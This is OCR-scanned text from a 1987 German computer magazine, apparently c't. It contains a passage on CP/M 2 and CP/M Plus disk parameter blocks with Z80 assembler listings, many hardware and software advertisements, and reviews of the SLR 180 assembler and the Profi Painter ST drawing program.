werkbezogene Unterprogramme, die mindestens aus einem RET-Befehl bestehen müssen:

WRITE, READ (+)

Die Schreib-/Leseroutinen von CP/M Plus brauchen kein Sektor-Blocking/-Deblocking durchzuführen, da dies vom BDOS übernommen werden kann (siehe DPB-Einträge PSH/PSM). Erfolg oder Mißerfolg wird wie bei CP/M 2 durch 0 oder 1 im Akku gemeldet, ergänzt um einen Code für Schreibschutz (2, nur bei WRITE).

LOGIN (+)

wird im Verlauf der SELDSK-Routine aufgerufen und ermöglicht zum Beispiel eine automatische Formaterkennung; falls nötig, darf LOGIN auch die Disk-Parameter ändern.

INIT (+)

erlaubt gegebenenfalls die gesonderte Initialisierung der Laufwerke (Löschen von

RAM-Disks et cetera). INIT wird beim Kaltstart aufgerufen, für jedes Laufwerk extra und vor jeder anderen Disk-Routine.

UNIT (+)

enthält die tatsächliche Geräte-nummer eines Laufwerks; die starre Kopplung zwischen CP/M-Laufwerksbezeichnung und Stellung der Drive-Select-Jumper ist damit aufgehoben. (Der DRI-BIOS-Kern kopiert UNIT vor dem Aufruf von READ oder WRITE in die Speicherstelle @rdrv.)

TYPE (+)

steht dem Anwender - vertreten durch die vier Unterprogramme, insbesondere LOGIN - zur freien Verfügung.

DPB

Die Disk-Parameter-Blöcke beider Systeme weisen längst nicht so große Unterschiede auf. Um Irrtümern vorzubeugen,

sind die Längen der Parameter gleich mit angegeben:

SPT (16 Bit)

ist die Anzahl von 128-Byte-Records pro Spur.

BSH, BLM, EXM (je 8 Bit)

bestimmen die Blockgröße und die Anzahl der Extents (16 KByte) pro Directory-Eintrag (siehe Tabelle).

DSM, DRM (je 16 Bit)

DSM ist die Anzahl der nutzbaren Blöcke auf der Disk (einschließlich Directory-Blöcke) und DRM die Anzahl der möglichen Einträge im Directory, jeweils minus 1.

AL0, AL1 (je 8 Bit)

In diesen Bytes ist vermerkt, welche von den ersten 16 Blöcken der Disk für das Directory reserviert sind. Zuordnung: AL0, Bit 7 gehört zu Block 1, Bit 6 zu Block 2 und so weiter bis Bit 0 zu Block 8; die Blöcke 9 bis 16 werden nach demselben Schema von AL1 repräsentiert.

CKS (16 Bit)

legt fest, über wie viele Directory-Records (je 128 Byte) Prüfsummen gebildet werden; ist CKS 0, entfällt diese Prozedur (für feste Speichermedien wie Hard- oder RAM-Disk). Bei CP/M Plus kann durch Setzen von Bit 15 auch die hardwareseitige Diskwechsel-Erkennung mittels Media-Flag abgeschaltet werden.

OFF (16 Bit)

ist die Anzahl der reservierten Spuren und zugleich die Nummer der Spur, auf der das Directory beginnt.

PSH, PHM (je 8 Bit) (+)

geben nach demselben Schema wie bei BSH und BLM die physikalische Sektorgröße an, wenn das Blocking/Deblocking im BDOS erfolgen soll (siehe Tabelle). Für Disk-Treiber mit eigenem Blocking/Deblocking (übernommene CP/M-2-Routinen) sind 128 Bytes pro Sektor einzustellen (PSH, PHM = 0).

```
: schwarz: CP/M 2 und 3 -- blau: nur CP/M 3
```

```
: -----
: Drive-Table (Label fuer DRI-BIOS)
: Hier: Laufwerke A,B und K vorhanden
```

```
:
: @dtbl: defw  xdp1,xdph2,0,0
:         defw  0,0,0,0
:         defw  0,0,xdph3,0
:         defw  0,0,0,0
```

```
: -----
: DPH-Extension
```

```
:
:         defw  write
:         defw  read
:         defw  login
:         defw  init
:         defb  unit
:         defb  type
```

```
:
: Der eigentliche DPH
```

```
:
: xdp1:  defw  xlt
:         defb  0,0,0
:         defb  0,0,0
```

```
:         defb  0           ; MF (nur CP/M 3)
:         defw  dirbuf      ; (nur CP/M 2)
```

```
:         defw  ddb
:         defw  csv         ; Laenge: cks Bytes
:         defw  alv         ; Laenge (Bytes) fuer
:                           ; CP/M 2: DSM/8+1
:                           ; CP/M 3: DSM/4+2
```

```
:         defw  dirbcb
:         defw  datbcb
:         defw  hash
:         defb  hbank
```

```
: -----
: DPB
```

```
: mit  tracks = Anzahl Diskettenspuren
:      psct  = physikal. Sektoren/Spur
:      pscts = physikal. Sektorgroesse
:      bls   = Blockgroesse
```

```
:      dirblks = Anzahl Dir-Blöcke
```

```
:
: ddb:   defw  spt           ; psct*pscts/128
:         defb  bsh         ; LOG2(blk/128)
:         defb  blm         ; (blk/128)-1
:         defb  exm         ; DSM(256: (blk/1024)-1
:                           ; DSM)255: (blk/2048)-1
:         defw  dsm         ; ((tracks-off)*spt
:                           ; / (blk/128)-1
:         defw  drm         ; (dirblks*blk/32)-1
:         defb  al0         ; siehe Text, z.B.:
:         defb  al1         ; dirblks = 4 --)
:                           ; al0 = 11110000b,
:                           ; al1 = 00000000b.
:         defw  cks         ; normal: (drm/4)+1
:         defw  off         ;
:         defb  psh         ; LOG2(pscts/128)
:         defb  phm         ; (pscts/128) - 1
```

```
: -----
: XLT (Laenge = spt Bytes: jeder Eintrag
:      gilt fuer einen 128-Byte-Sektor)
```

```
:
: Beispiel 1
```

```
: 26 Sektoren/Spur, 128 Bytes/Sektor.
: Skew-Faktor 6 (8-Zoll-Standard).
```

```
:      phys. Sektoren  log. Sektoren
: xlt1:  defb  1,7,13,19,25  :1,2,3,4,5
:         defb  5,11,17,23,3 :6,7,8,9,10
:         ...                :usw.
```

```
:
: Beispiel 2
```

```
: 9 Sektoren/Spur, 512 Bytes/Sektor
: entsprechend 36 128-Byte-Sektoren (spt).
: Skew-Faktor 1 (3.5-/5.25-Zoll-DD).
```

```
: 1 Disk-Sektor = 4 "BDOS-Sektoren" (128 B.)
```

```
:      phys. Sektoren  log. Sektoren
: xlt2:  defb  1,2,3,4       :1,2,3,4,
:         :                 = Disk-Sektor 1
:         defb  9,10,11,12   :5,6,7,8,
:         :                 = Disk-Sektor 3
:         defb  17,18,19,20  :9,10,11,12
:         :                 = Disk-Sektor 5
:         ...                :usw.
```

MINIPREISE FÜR LAUFWERKE

PHILIPS X3132	2 x 40 Spur slim line	DM 313,-
PHILIPS X3134	2 x 80 Spur slim line	DM 358,-
	Umschaltung 40/80 Spur	DM 35,-
PHILIPS X3113	1 x 80 Spur 2/3 Bauhöhe	DM 178,-
	mit Umschaltung 40/80 Spur	DM 208,-
PHILIPS X3114	2 x 80 Spur 2/3 Bauhöhe	DM 310,-
	mit Umschaltung 40/80 Spur	DM 333,-
	Floppygehäuse für slim line	DM 25,00
	Netzteil für 2 Laufwerke	DM 89,50
	Datenkabel für 2 Laufwerke	DM 32,-
	Anschlussstecker für Stromversorgung	DM 2,95

Alle Preise zuzügl. Versandkosten, Versand per NM oder Vorkasse

CHRISTEL VON DER LINDEN 4200 OBERHAUSEN
HEIMFRIEDWEG 16 TEL. 02 08/87 16 32 AB 14 UHR

**Z 80 - 8085 - 8088
NSC 800 - 68 000
Emulatoren**

Die preisgünstige Lösung für anspruchsvolle Emulation

z. B. NSC 800

DM 2100,-

Lieferung durch



Schwarz & Müller KG
Buchenweg 5
8209 Stephanskirchen
Tel. 0 80 31/7 11 62

**Minipreise
für Laufwerke**

BASF	1,0 MB, 5 1/4", 6118, 2x80 Sp. gebr.	240,- DM
Canon	1,0 MB, 3 1/2", MD 350, 2x80 Sp.	260,- DM
	0,5 MB, 5 1/4", MD 531, 2x40 Sp.	320,- DM
	1,0 MB, 5 1/4", MD 530, 2x80 Sp.	340,- DM
Teac 5 1/4"	0,5 MB, FD 55 BV, IBM PC komp., 2x40 Sp.	310,- DM
	1,0 MB, FD 55 FV, 2x80 Sp.	320,- DM
	1,6/1,0/0,5 MB, FD 55 GFV	340,- DM
NEC 5 1/4"	0,5 MB, FD 1053, IBM PC komp., 2x40 Sp.	315,- DM
	1,6/1,0/0,5 MB, FD 1155 C, IBM AT komp.	350,- DM
Festplattenlaufwerke		
	5 MB Honey Well D 505 gebr.	350,- DM
	10 MB BASF 6188, 80 ms.	795,- DM
	20 MB BASF 6188, R3, 80 ms.	850,- DM

HUBER Elektronik
Inh.: Angela Huber
Wörnitzstr. 3, 8850 Donauwörth
Telefon 09 06/55 67

PC-Qualität zu
MaWi-Preisen



PC/XT/AT-Kompatible	-14" EGA-Multimonitor	
MaWi-XT Turbo = 3650,-	-AT03-Tast./sep. Cursorbl.	
-640 KB, 4,77 MHz/8 MHz		
-2 Panasonic-Laufwerke		
-20 MB Harddisk		
-Disk I/O + S/P/Uhr/Game		
-Monochr.card/Herkr.comp.		
-12" TTL-Monitor + Tast.		
MaWi-AT Turbo-1 = 5299,-		
-640 KB, 6/8/10 MHz		
-1,2 MB LW + 20 MB HDisk		
-Monochr.card/Herkr.comp.		
-14" Monitor + AT03-Tast.		
MaWi-AT Turbo-2 = 8899,-		
-640 KB, 6/8/10 MHz		
-1,2 MB-LW + 360 KB-LW/Teak		
-40 MB Harddisk + Contr.		
-EGA-Multivideocolorcard		
	-14" EGA-Multimonitor	
	-AT03-Tast./sep. Cursorbl.	

Generalimporteur für HI-TECH · Händleranfragen erwünscht

MaWi Soft

Inh.: Dipl. Informatiker Francisco Vallés

2072 JERSBEK-AmWischhof 31a · 04532/59 34 · Tex: 21 35 75 nzd

Preis-Sensation
DIN-A3-Plotter



solange der Vorrat reicht

DIN-A3-Plotter mit 6 Farben.
0,1 mm Genauigkeit und 200 mm/s Zeichengeschwindigkeit.
Eingebauter Charaktergenerator.
Ausführung mit Centronics-Schnittstelle.
TSS 400 **DM 1999,-**
TSS 820 HP-GL-kompatibel **DM 2498,-**
Aufpreis für V.24-Schnittstelle **DM 223,-**
Lieferung per Nachnahme zzgl. Versandkosten
TSS-Schmitz, Inh.: Brigitta Schmitz
In der Holl 5223 Bierenbachtal · Tel. 0 22 93/21 88
c't 4/87

ASC-COMPUTER-ELEKTRONIK

HIRSCHGRABEN 9-11 · 5100 AACHEN
TEL. 02 41/2 52 26

APPLE-kompatible Rechner	ab DM 698,-
IBM-kompatible Rechner mit Laufwerk	ab DM 1498,-
MC-68000-Rechner als Bausatz oder fertig	ab DM 398,-
AT-kompatible Rechner	ab DM 3498,-
Interface-Karten	ab DM 99,-
Winchester 20 MB	ab DM 1198,-
Floppy-Laufwerke	ab DM 298,-
Monitore	ab DM 278,-
Matrix-Drucker	ab DM 698,-
Typenraddrucker	ab DM 748,-

Und Service in der eigenen Werkstatt!
Händleranfragen erwünscht!
Fordern Sie für spezielle Produkte unsere Preisliste an.

**Modula-2
Software-Entwicklungssystem**

M2SDS, das Modula-2 Software-Entwicklungssystem bietet Ihnen:

- ein ausführliches deutsches Handbuch,
- volle 8087-Unterstützung, nicht nur Emulation,
- einen Windowmanager, mit dem Sie gleichzeitig mehrere Programme editieren und ansehen können, mit Uhr, Rechner und ASCII-Tabelle,
- komfortabler Bibliotheksmanager, sorgt für geringen Speicherverbrauch und hohen Komfort auch auf Diskettensystemen,
- syntaxgesteuerter Editor, das Beste, um Modula-2 zu lernen, beschleunigt den Editiervorgang um 2-3-fache und lässt praktisch keine Tippfehler mehr zu,
- inkrementeller, superschneller Compiler,
- Linker für beliebig grosse Programme, erzeugt direkt ausführbare .EXE-Programme,
- alle 20 Module werden im Sourcecode geliefert.

M2SDS ist das modernste und komfortabelste Software-Entwicklungssystem auf dem PC-Markt und kostet nur

DM 299.90 +MWSL/Sfr. 267.50

Als Erweiterungen stehen die folgenden Bibliotheken und Programme zur Verfügung:

Erweiterte Bibliotheken	DM 166.60 +MWSL/Sfr. 147,-
Enthält eine ganze Reihe von nützlichen, leistungsfähigen Modulen, z.B. mehrere Implementierungen zur Handhabung der RS232-Schnittstelle (Poll-, paralleler Prozess), LONGSET für über 2000 Setelemente, usw.	
FOMI	DM 166.60 +MWSL/Sfr. 147,-
Der Foreign Object Module Importer importiert Assemblerprogramme in Modula-2-Module. Diese können dann wie ganz gewöhnliche Module aufgerufen und gelinkt werden.	
M2MAKE	DM 336.60 +MWSL/Sfr. 297,-
Erkennt alle Abhängigkeiten zwischen Modulen und kompiliert bei einer Veränderung der Abhängigkeiten oder wenn unterschiedliche Versionen vorliegen genau die betroffenen Module automatisch neu. Ein Muss für alle professionellen Programmierer, da es sehr viel Zeit spart.	
SDS-XP	DM 900,- +MWSL/Sfr. 750,-
Enthält M2SDS, erweiterte Bibliotheken, FOMI und M2MAKE.	
P2M-Converter	DM 320,- +MWSL/Sfr. 280,-
Konvertiert Turbo-Pascal-Programme in syntaktisch korrekte Modula-2-Programme. Übertragungsgeschwindigkeit: ca. 1000 Zeilen/min, Konvertierungsgrad: 95 - 100%, diverse Module im Sourcecode zur Unterstützung der Konvertierung (Turbo - enthält alle speziellen Fähigkeiten von Turbo-Pascal*, SetOps - stellt Pascal-Setoperationen auch in Modula-2 zur Verfügung usw).	
M2DEBUG	DM 506.60 +MWSL/Sfr. 447,-
Symbolisch, interaktiver Debugger mit während des Debuggens aufrufbaren Hilfetexten. Erlaubt sogar das Debuggen von systemnahen und auch parallelen Prozessen.	
ROM-Version von M2SDS	DM 750,- +MWSL/Sfr. 600,-

* M2SDS ist ein Warenzeichen von Interface Technologies, Turbo-Pascal von Borland.

Bezugsquellen:

Bundesrepublik Deutschland:	
- Interplan, bei der Pflzbucho 77, 7900 Ulm, 0731/2 69 49	
- E. Jurschitzka, Ellensindstr. 7a, 8900 Augsburg, 0821/8 57 37	
- SW-Datentechnik, Raiffeisenstr. 4, 2085 Quickborn, 04106/39 98	
- Wilken, Ratsbleiche 1, 3300 Braunschweig, 0531/34 72 75	
- Lauer & Wallwitz, Erlkönigweg 9, 6200 Wiesbaden, 06121/4 27 71	
Schweiz:	
- Frei-Elektronik, Stationsstr. 37, 8604 Volketswil, 01/945 54 32	
Österreich:	
- ICA GmbH, Heigerleinstr. 9, 1160 Wien, 0222/454 50 10	
oder bei Ihrem nächsten Computer- oder Buchhändler	
Generalvertrieb für Europa:	
A + L Meier-Vogt	
Im Späten 23	
CH-8906 Bonstetten/ZH	
Tel. (41) (1) 700 30 37	

Assembler

SLR 180

Elzet 80
Mikrocomputer
GmbH & Co. KG
Wilhelm-Mellies-Straße 88
4930 Detmold 18

Diskette für CP/M-80-Rechner
Preis: 249,00 DM

Wer bisher unter CP/M mit dem Assembler M80 von Microsoft gearbeitet hat, wird bisweilen bei größeren Programmen eine Kaffeepause eingelegt haben, um dem Rechner Zeit zum Übersetzen zu geben. Derjenige, unter dessen Rechnergehäuse eine Z80-CPU oder ein HD64180-Prozessor werkelt, kann nun aufatmen (oder auch nicht, wenn man an den Kaffee denkt). Mit dem Assembler SLR 180 steht ein Produkt zur Verfügung, das in puncto Geschwindigkeit nur wenige Wünsche offenläßt. Und nicht nur in bezug auf die Geschwindigkeit sind Verbesserungen gegenüber dem M80 vorhanden.

Freundlicherweise hat man die meisten Befehle und Pseudobefehle des M80 übernommen. Nur der Aufruf des Assemblers ist etwas ungewohnt. Als Linker kann man LINK (Digital Research) und L80 (Microsoft) benutzen, wenn man als Option ein L80-kompatibles 'REL'-File erzeugen läßt. Da der SLR-Assembler einiges mehr kann als andere Assembler, benötigt man bei voller Nutzung der Möglichkeiten einen leistungsfähigeren Linker, wie er unter der Bezeichnung SLRNK bei Elzet erhältlich ist. Er verarbeitet neben dem Code des SLR-Assemblers auch den REL-Code von Microsoft.

SLR-Systeme gibt für den SLR-Assembler eine Leistung von 6000 Zeilen pro Minute an (8"-Floppy, SS/DD). Bei eigenen Tests erreichten wir ein Ergebnis von 10 000 Zeilen pro Minute (RAM-Disk, 5 MHz Systemtakt). Die Übersetzungsgeschwindigkeit liegt damit etwa viermal höher als beim M80 unter gleichen Bedingungen. Der SLR kommt normalerweise mit einem Durchgang beim Übersetzen aus, nur in wenigen Fällen benötigt er zwei Passes: beim Erzeugen einer Cross-Referenz-Liste und beim Erstellen eines Listings mit Vorwärtsreferenzen. Aber auch dabei bleibt der Geschwindigkeitsunterschied zum M80 erhalten.

Beim Assemblieren auf Diskette wird der Abstand zum M80 noch größer, was aber vom Disk-System abhängt. Das liegt daran, daß der SLR seine Disk-Zugriffe optimiert und bei CP/M 3 Multi-Sector-I/O benutzt. Beim Testsystem (CP/M 3, 5 MHz, Z80) lag der Faktor bei etwa sechs. Bei Verwendung von Makros steigt der Geschwindigkeitsgewinn noch weiter an. Aber auch der Linker ist nicht von Papp: Er ist auf der RAM-Disk etwa doppelt so schnell wie der L80.

Einen weiteren Geschwindigkeitszuwachs erzielt man, wenn der Linkvorgang entfallen kann, das heißt, wenn direkt ein 'COM'-File erzeugt wird. Dies ist beim SLR möglich, aber auch Intel-'Hex-Code' kann der Assembler erzeugen.

Marken sind beim SLR mit 16 Stellen signifikant, sowohl bei lokalen als auch bei globalen Variablen, wobei die globalen Variablen natürlich nur auf sechs oder sieben Stellen gültig sind, wenn das Microsoft REL-Format gewählt wird. Das erleichtert die Namensgebung und macht Programme leichter lesbar, da die Namen aussagekräftiger sein können.

Nützlich ist eine Eigenschaft, die für CP/M-3-Benutzer besonders interessant ist: SLR bringt das Datum mit ins Listing. Dieses ist für die Versionspflege von Software sicher recht angenehm. Aber auch Benutzer älterer CP/M-Systeme können diese Möglichkeit nutzen, wenn sie die Uhrzeit in CP/M-3-gerechter Form zur Verfügung stellen: SLR besitzt einen Anschluß dafür, den man bei der Installation berücksichtigen kann. Für CP/M-3-Benutzer ist weiterhin interessant, daß der SLR das CP/M-3-Errorflag setzt, wenn bei der Übersetzung Fehler auftreten, so daß man nachfolgende Programme von der Fehlerfreiheit der Übersetzung abhängig machen kann, zum Beispiel in einem Submit-File den Aufruf des Linkers.

Eine weitere nützliche Angelegenheit ist die Möglichkeit, reservierte Namen (Befehle) als Makros oder Labels umzudefinieren. Damit ist es leichter möglich, den Assembler zur Erzeugung von Cross-Code für andere Prozessortypen zu überreden (für manche CPUs sollen ja Assembler schwer zu beschaffen sein).

Es können 15 verschiedene Daten-, Programm- und Common-Bereiche benutzt werden, was unter Umständen die Übersichtlichkeit erhöht.

Variablen kann ein Wert zur Übersetzungszeit zugewiesen werden. Der Assembler fragt dann nach dem Wert, entweder mit dem Variablennamen oder mit einem extra angegebenen Text.

Ein weiterer wichtiger Punkt ist, daß in mathematischen Ausdrücken Externals auftauchen dürfen und nicht nur dann, wenn dabei eine Konstante entsteht (Differenz zweier Adressen), sondern auch, wenn komplexe Ausdrücke entstehen. Das Rechnen besorgt in diesem Fall der Linker.

Bedingte Assemblierung ist nun nicht nur durch Vergleich von Variablen möglich, sondern auch durch Vergleich von Strings.

Der SLR-Assembler hat eine Menge Schalter, mit deren Hilfe man die vielfältigen Optionen auswählen kann. Um nun diese Auswahl zu vereinfachen, gibt es zwei Möglichkeiten: Einmal kann man den Assembler installieren. Damit können die am meisten benötigten Schalter als 'Default' gesetzt werden. Die andere Möglichkeit ist, die Optionen und Parameter in einem Hilfs-File unterzubringen, wo sie dann wie bei einer SUBMIT-Datei verarbeitet werden. Diese Möglichkeit hat auch der Linker. Damit kann man sich dann für bestimmte Projekte die nötigen Optionen zusammenstellen.

Dabei sind zwei Default-Einstellungen mit Vorsicht zu benutzen: Publics brauchen nicht explizit deklariert zu werden, und nicht definierte Variablen werden automatisch als Externals erklärt. Dadurch wird eine spätere Fehlersuche erschwert, da man den ganzen Text nach Fehlern durchsuchen muß. In die gleiche Kategorie fällt die Option, daß Labels außerhalb der ersten Spalte keinen Doppelpunkt benötigen. Auch hier ist die Fehlersuche erschwert, weil falsch geschriebene Op-codes nicht mehr erkannt werden.

Alles in allem ist der SLR-Assembler ein sehr nützliches und komfortables Werkzeug, das die Produktivität beim Programmieren erheblich steigern kann.

Diejenigen, die den M80 von Microsoft kennen, werden bei der Bedienung sehr viel Bekanntes finden, so daß die Einarbeitungszeit recht kurz ist. Alle anderen sollten über gute Englischkenntnisse verfügen, da das Handbuch leider nur in englischer Sprache vorliegt. FG

Zeichenprogramm

Profi Painter ST

Data Becker
Merowingerstraße 30
4000 Düsseldorf 1

Diskette für Atari ST
Preis: 99,00 DM

Aufgrund der überlegenen Grafikfähigkeiten der Atari-ST-Computer im Vergleich zu anderen Computern der unteren Preisklasse lag es nahe, Mal- und Zeichenprogramme zu entwickeln, die dem Anwender einen kreativen Umgang mit dem Computer versprechen. Sehr schnell auf dem Markt erschien das Malprogramm 'Degas', das quasi einen ersten, relativ hohen Standard setzte, der für die später entwickelten, rasch folgenden Programme zwangsläufig zum Maßstab wurde.



Getestet wurde die Monochrom-Version 1.1 von Profi Painter ST, die ein wenig preisgünstiger ist als 'Degas'.

Profi Painter ST ist ein pixelorientiertes (also nicht objektorientiertes) Zeichenprogramm, das unter GEM läuft und – im Gegensatz zu Degas – mit Pull-Down-Menüs sowie Fenster-technik arbeitet. Somit bietet es die 'gewohnte' Bedieneroberfläche. Der GEM-Kundige hat es dadurch zweifellos leichter, das



FIBU

für IBM-PC/XT/AT und Kompatible

- Frei definierbarer Kontenrahmen
- Bis zu 300 Sachkonten und 5000 Bewegungen/Periode
- Automatische Umsatzsteuer-Voranmeldung
- Menü- u. maskengesteuerte Datenerfassung
- Integriertes Abfragesystem
- Journal-, Konten- und Saldendruck
- Gewinn- und Verlustrechnung/Bilanz
- Integriertes Datensicherungs-Verfahren
- Ausführliche Dokumentation mit Buchungsbeispielen
- Vom Steuerberater geprüft und empfohlen


Die ideale Finanzbuchhaltung für kleine und mittlere Betriebe.
DM 498,-, DEMO-Version DM 60,-

Individuelle Daten-Technik

Schneider + Wolf KG
Südstraße 25e, 8901 Stadtbergen, Telefon (08 21) 43 52 71

EPROM-PROGRAMMIERER

für IBM und Komp.



- Programmiert 2716 bis 27512!
- Jetzt neu: INTEL-HEX 25er- und C-MOS-Typen
- Intelligenter Schnellprogrammier-Modus
- Spannungswandler auf der Karte
- Epromtyp per Software einstellbar
- Ausführliche Beschreibung
- Fertigerät mit Software
- Optional externes Gehäuse mit Textool-Sockel

Eprommer DM 448,00
Eprommer mit ex. Gehäuse DM 548,00

Computer-Service
Frank Große-Wilde

Scharnholzstraße 52, 4250 Bottrop
Telefon 0 20 41/68 89 17

Modula-2

Software-Entwicklungssystem

Neben unseren Implementationen von Modula-2 Entwicklungssystemen auf verschiedenen Computern und von Farsight, der BESONDEREN Software bieten wir Ihnen als Software-Verlag eine ganze Reihe von Toolboxes und Werkzeugen an, um Ihr Leben als Modula-2-Programmierer zu verschönern.

S-PRINT DM 75,- +MwSt./Sfr. 60,-
Macht jegliche Druckeranpassung überflüssig. Jeder Drucker ist mit jedem Programm beliebig über S-PRINT konfigurierbar. Dieses Werkzeug macht manche Seitenbeschreibungssprache überflüssig. Vom Telex bis zum Laserdrucker anwendbar.

M2Graph DM 95,- +MwSt./Sfr. 80,-*
Stellt sämtliche Standardfunktionen zur Herkuleskarte zusammen mit anschaulichen Beispielpogrammen bereit.

RTA Utilities Disk DM 95,- +MwSt./Sfr. 80,-*
Beschleunigt die Datenein-/ausgabe um das 2-10-fache, erweitert die mathematischen Funktionen um inverse trigonometrische und hyperbolische Funktionen, erlaubt Logarithmen zu jeder Basis, enthält REAL/INTEGER-INTEGER/REAL Konversion und stellt komfortable Ausgaberroutinen für REALs bereit.

Window-Management-System DM 149,- +MwSt./Sfr. 139,-*
Erlaubt komfortable und modernste Handhabung von beliebig vielen Fenstern (neudeutsch: Windows). Ausserordentlich hohe Geschwindigkeit, sehr flexibel (Farben, Attribute, Grösse, Position, Scrollen, usw.). Enthält als Zugabe einen umfangreichen Menuehändler.

Adressverwaltung DM 175,- +MwSt./Sfr. 149,-*
Ohne Zweifel eine der schnellsten und komfortabelsten Adressverwaltungen. 10 Selektionskriterien pro Adresse, 12 frei belegbare Textzeilen, Sortierung alphabetisch und nach Postleitzahlen. Das beste Beispielprogramm zur Demonstration der Effizienz von Modula-2. Beliebige Anpassbar, da Sourcecode mitgeliefert wird. (Die Adressverwaltung baut auf M2SDS, B-Tree-ISAM und Power M2/FORM auf.)
* wird mit Sourcecode geliefert.

Ausserdem führen wir ein riesiges Sortiment an Literatur und Büchern zu Modula-2, sowie u.a. die folgenden Werkzeuge und Bibliotheken:

- POWER M2 /FORM, /STAT, /TECH
- Hobson's Choice
- B-Tree-ISAM
- GEM-Bindings für Modula-2
- GKS Graphic Kernel System

Dank Modula-2 ist es uns möglich, all diese qualitativ hochwertigen Zusätze und Hilfsmittel so günstig verfügbar zu machen. Sie wissen ja selbst, dass Modula-2 standardisiert ist. Somit müssen alle Werkzeuge nur einmal geschrieben werden und stehen dann auf praktisch allen Rechnern zur Verfügung.

Als Software-Verlag unterstützen wir unsere Anwender nicht nur mit einem erstklassigen Informations- und Update-Service, sondern auch, indem wir ständig auf der Suche nach neuen Modula-2-Anwendungen und -Produkten sind, die wir auf dem internationalen Markt allen Anwendern verfügbar machen. Modula-2-Programmierer erhalten von uns Unterstützung bei der Erstellung, Dokumentation und internationalen Vermarktung Ihrer Produkte auf den verschiedensten Computertypen.

Wenn Sie an Modula-2 denken, denken Sie an uns. FARSIGHT® ist ein Warenzeichen von Interface Technologies Corp.

Bezugsquellen:

- Bundesrepublik Deutschland:**
- Interplan, bei der Pilzbuche 77, 7900 Ulm, 0731/2 69 49
 - E. Jurschitzka, Ellensindstr. 7a, 8900 Augsburg, 0821/8 57 37
 - SW-Datentechnik, Raiffeisenstr. 4, 2085 Quickborn, 04106/39 98
 - Wilken, Ratsbleiche 1, 3300 Braunschweig, 0531/34 72 75
 - Lauer & Wallwitz, Erikönigweg 9, 6200 Wiesbaden, 06121/4 27 71

Schweiz:
- Frei-Elektronik, Stationsstr. 37, 8604 Volketswil, 01/945 54 32

Österreich:
- ICA GmbH, Heigerleinstr. 9, 1160 Wien, 0222/454 50 10

oder bei Ihrem nächsten Computer- oder Buchhändler

Generalvertrieb für Europa:

A. + L. Meier-Vogt
Im Späten 23
CH-8906 Bonstetten/ZH
Tel. (41) (1) 700 30 37



mtr3, DER EPROM-HELPER
sekundenschnell — automatisch — handlich

für EPROMs, EEPROMs und µCs (Adapter) - wenn Platz, Zeit, Bedienungsanleitung, Datenblatt oder Steckdose fehlen. Selbst ohne EPROM kommen Sie mit der Emulation weiter.

mtr3 - Akku/Netz V.24 bis 27256 DM 2257,20

RAM-Erweiterung für 27512 **1Mbit** DM 706,80
27513
27011

Meßtechnik Dr.-Ing. Ranft
Dörpfeldstr. 15, 5657 Haan 2, Tel. (021 04) 628 27

ABLE ONE

zum sagenhaften Preis von nur 498 DM

Die kostengünstigste integrierte Lösung für Ihren PC, deutsche Software mit einem unglaublichem Preis-/Leistungsverhältnis!

TEXTVERARBEITUNG: Einfach zu bedienen, Übernahme von Kalkulationsdaten + Grafiken.
DATENBANK: Relationale Datenbank in Verbindung mit der Textverarbeitung können Listen und Massenbriefe erstellt werden.
KALKULATION: Verbinden von Kalkulationsblättern - einfache Kommandos - 10.000 adressierbare Zellen auf jedem Kalkulationsblatt.
KOMMUNIKATION: Arbeiten Sie mit DatexP, einer Mailbox oder Telex - kommunizieren Sie mit anderen PCs nach Herzenslust. Able One! **GRAFIK:** Kalkulationsdaten in grafischer Form.
MULTITASKING: Drucken Sie Massenbriefe auf dem einem Drucker, einen Einzelbrief auf dem anderen, kommunizieren mit einer Mailbox und bearbeiten gleichzeitig ein Dokument oder eine Kalkulation oder eine Datenbank. - Able One!
HOTLINE: 30 TAGE KOSTENLOSER SERVICE!!!
SYSTEMANFORDERUNG: PC-1 LW-512 KB
 Neu: GEM "BORO PERFECT" 400 DM
 Neu: GEM "GAMEBOX" 227 DM
 DATAGOLDMAUS / Software / Manual 295 DM
 Philips YES, TextAss, Monitor, Drucker 3950 DM
 Kompatible PCs ab 1650 DM *** Riesengroße Auswahl an Hard- + Software * PublicDomain Preisliste anfordern!!!
 MLS - Computersysteme und Versand, Inh.: Maria - Luisa Schmonner
 Sonnenblickallee 9, 3550 Marburg an der Lahn
 VEGA DELEUXE AUTOSYNC nur 1295,- - - DM



Hochwertige Software für professionelle Mikroprozessorentwicklung

- KOMFORTABLES C-COMPILER-PACKAGE MIT: Compiler, Asm, Linker, Hex-Conv. für Eprom-Erzeugung, Hochsprachen-Debugger, Make, Diff., Grep, Profile etc.
- Romfähiger Code für: 8086/186/286, 8080, Z80, 6502, 68K
- Betriebssysteme: MS-DOS, CP/M-80, CP/M-86, Amiga
- Cross-Compiler unter MS-DOS für 8085, Z80, 68K, 6502

NEU!!! SCHEMA VON OMATION SCHALTPLAN — ZEICHENPROGRAMM

Superschnelles hochqualitatives Werkzeug für Profis
- Bauteilpositionierung mit Maus
- Autom. Stück- und Verbindungslisten-Generator
- Ausgabe auf Bildschirm, Plotter und Drucker
- Bauteilbibliothek mit ca. 4000 Komponenten

FORDERN SIE EINE DEMO-DISKETTE AN (MS-DOS-RECHNER) (DM 50,- wird angerechnet)

Dipl.-Ing. Manfred Suchy

Ingenieurbüro für Hard- und Software
Gottlieb-Daimler-Straße 12, 8037 Olching
Telefon 0 81 42/1 23 60
9.30 - 13.30 h

68020 Computer

12,5 MHz 68020 32-Bit Prozessor · 68881 Gleitkomma-Koprozessor optional · 2 MB RAM organisiert als 512 KB x 32 Bit · 256 KB EPROM max. mit 2764/27128/27256/27512 · 4 x serielle Schnittstellen · 8-Bit Parallelschnittstelle · Erweiterungsanschluß für Ein-/Ausgabe · Datum, Uhrzeit Batterie gepuffert · 5" Floppy-Kontroller · SASI Interface für intelligente Winchester Laufwerke · Programmierbarer Interrupt Generator · Hardware Single Step Logic · Abmessungen 100 x 140 mm

Betriebssystem OS-9/68K oder Motorola 020Bug

System mit 5" Floppy, 20 MB Winchester ab DM 19 999

ZACHER

Zacher Computer GmbH Im Schwarzenstein 34 5521 Irrel
Tel. 06525/299 Telex 4729608 dzu

